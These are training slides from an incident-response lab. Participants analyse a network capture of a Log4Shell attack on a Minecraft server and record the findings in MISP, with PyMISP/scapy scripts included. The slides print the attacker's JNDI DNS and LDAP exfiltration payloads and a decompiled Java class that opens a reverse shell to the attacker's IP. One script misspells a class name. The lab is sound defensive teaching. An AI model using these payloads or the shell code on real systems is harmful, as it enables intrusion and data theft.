

LABS II: ENCODING INFORMATION AND SHARING IT

E.304

CIRCL COMPUTER INCIDENT RESPONSE CENTER LUXEMBOURG

MISP PROJECT

<https://www.misp-project.org/>

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The goal of this lab is to analyze a network capture evidence file, encode, and share the information following a successful exploitation by an attacker.

Resources:

- [capture-e.304.pcap](#)

Tools:

- [Wireshark](#): Network protocol analyzer
- [Jadx](#): Dex to Java decompiler
- [misp-wireshark](#): Lua plugin to extract data from Wireshark and convert it into MISP format

capture-e.304.pcap is a network capture on the eth0 interface on our Minecraft Server.

Minecraft Server

- External IP: 44.202.61.172
- Internal IP: 172.31.84.208
- Version: Java Edition v1.18
- Vulnerable to CVE-2021-44228

External actors:

- **Player**
- **Attacker**

EXERCISE 1: IDENTIFYING THE EXTERNAL ACTORS

Using Wireshark:


- Identify **Player** IP address
- Identify **Attacker** IP address



Figure: CSI: NY - S4E20

Exercise duration: 10 minutes

Statistics -> IPv4 Statistics -> All Addresses

A screenshot of the Wireshark 'All Addresses' statistics window. The window title is 'Wireshark · All Addresses · capture.pcap'. It contains a table with 9 columns: Topic / Item, Count, Average, Min Val, Max Val, Rate (ms), Percent, Burst Rate, and Burst Start. The 'All Addresses' row is expanded, showing a list of IP addresses and their corresponding statistics. Below the table is a 'Display filter:' input field, and at the bottom are 'Copy', 'Save as...', and 'Close' buttons.

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
▼ All Addresses	6289				0,0792	100%	5,3500	73,572
172.31.84.208	6289				0,0792	100,00%	5,3500	73,572
178.249.193.69	3082				0,0388	49,01%	1,2900	1,250
18.212.74.161	2905				0,0366	46,19%	3,9400	73,572
142.251.33.206	266				0,0033	4,23%	1,3900	73,572
46.101.25.250	18				0,0002	0,29%	0,0400	35,317
172.31.0.2	16				0,0002	0,25%	0,0400	35,220
169.254.169.123	2				0,0000	0,03%	0,0200	71,321

Useful filters:

- `ip.addr == 10.10.10.10 && ip.addr == 20.20.20.20`
- `dns.flags.rcode != 0`

EXERCISE 2: IN-DEPTH ANALYSIS 1/2

1. Identify **Attacker** connection to the **Minecraft Server**
2. Search for *jndi* string using Wireshark packet string search, and extract all the payloads
3. Analyze JNDI payloads and their purpose
 - ▶ DNS
 - ▶ LDAP
4. Describe the information the **Attacker** leaked information via DNS/LDAP requests

Exercise duration: 20 minutes

EXERCISE 2: IN-DEPTH ANALYSIS 2/2

DNS payloads

```
${jndi:dns://hostname-${hostName}.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}  
${jndi:dns://user-${env:USER}.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}  
${jndi:dns://version-${sys:java.version}.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
```

LDAP payloads

```
${jndi:ldap://18.212.74.161/${java:version}}  
${jndi:ldap://18.212.74.161/${java:os}}  
${jndi:ldap://18.212.74.161/${java:vm}}  
${jndi:ldap://18.212.74.161/${java:locale}}  
${jndi:ldap://18.212.74.161/${java:hw}}  
${jndi:ldap://18.212.74.161:389/1svssl}
```

EXERCISE 3: PAYLOAD DELIVERY AND RCE 1/2

Identify the TCP stream where the **Attacker** delivered the RCE payload to the **Minecraft Server**

- Search for LDAP traffic after the last JNDI payload
- Payload delivery is over HTTP
- HTTP objects can be exported easily in Wireshark
File → Export Objects → HTTP...
- What does the payload do?
- Identify which commands the **Attacker** run abusing the RCE

Exercise duration: 15 minutes


EXERCISE 3: PAYLOAD DELIVERY AND RCE 2/2

```
// ExecTemplateJDK8.class
package defpackage;

/* renamed from: ExecTemplateJDK8 reason: default package */
public class ExecTemplateJDK8 {
    static {
        try {
            Runtime.getRuntime()
                .exec(System.getProperty("os.name").toLowerCase().contains("win")
                    ? new String[] {
                        "cmd.exe", "/C",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    }
                    : new String[] {
                        "/bin/bash", "-c",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    });
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println();
    }
}
```


MISP ENCODING: EVENT

■ Describing actors and their interactions in MISP



MISP ENCODING: TIMELINE

■ Adding fine-grained information



MISP ENCODING: CONTEXT

- Adding contextual information such as tags and galaxy clusters

Tags	Galaxies	Comment
		Attacker
<div><div><div> Attacker x</div><div> tlp:red x</div><div> ms-car0-malware-full:malware-platform="Java" x</div><div> adversary:infrastructure-status="own-and-operated" x</div><div> ms-car0-malware-full:malware-type="Exploit" x</div><div> + +</div></div><div><div>Attack Pattern Q</div><div><div> Exfiltration Over Alternative Protocol - T1048 Q </div><div> Unix Shell - T1059.004 Q </div><div> Scripting - T1064 Q </div><div> Application Layer Protocol - T1071 Q </div><div> DNS - T1071.004 Q </div><div> Compromise Software Dependencies and Development Tools - T1195.001 Q </div><div> Malicious File - T1204.002 Q </div><div> Application or System Exploitation - T1499.004 Q </div><div> + +</div></div></div></div>		

MISP AUTOMATION: PYMISP AND SCAPY 1/2

Push all failed DNS requests as attributes to a MISP event

```
#!/var/www/MISP/venv python3.8
# -*- coding: utf-8 -*-

from pymisp import PyMISP, MISPAttribute, MISPSighting
from scapy.all import *
import sys

api = PyMISP("https://YOUR_MISP_HOST/", "YOUR_API_KEY")

if len(sys.argv) < 2:
    exit("usage: python populate_event.py [capture.pcap] [event_id]")

pcap = rdpcap(sys.argv[1])
event_id = sys.argv[2]

for pkt in pcap:
    dns_pkt = pkt.getlayer('DNS')
    if dns_pkt and pkt.opcode == 0 and dns_pkt.rcode != 0:
        attr = MISPAttribute()
        attr.type = 'domain'
        attr.to_ids = True
        attr.comment = 'dns exfiltration'
        attr.first_seen = float(pkt.time)
        attr.value = dns_pkt.qd.qname.decode("utf-8").rstrip(".")
        res = api.add_attribute(event_id, attr, pythonify=True)
```

MISP AUTOMATION: PYMISP AND SCAPY 2/2

Extending the previous script with **sightings**, if we detect a duplicate of an attribute, we instead add a sighting of the value.

```
dup_error_msg = "A similar attribute already exists for this event."
```

```
for pkt in pcap:
    dns_pkt = pkt.getlayer('DNS')
    if dns_pkt and pkt.opcode == 0 and dns_pkt.rcode != 0:
        attr = MISPAtribute()
        attr.type = 'domain'
        attr.to_ids = True
        attr.comment = 'dns exfiltration'
        attr.first_seen = float(pkt.time)
        attr.value = dns_pkt.qd.qname.decode("utf-8").rstrip(".")
        res = api.add_attribute(event_id, attr, pythonify=True)

        if res['errors'] and dup_error_msg in res['errors'][1]['errors']['value']:
            sighting = MISPSighting()
            sighting.value = attr.value
            sighting.timestamp = float(pkt.time)
            api.add_sighting(sighting)
```

BONUS: MISP-WIRESHARK

- misp-wireshark can be used to export information from a pcap file to MISP format

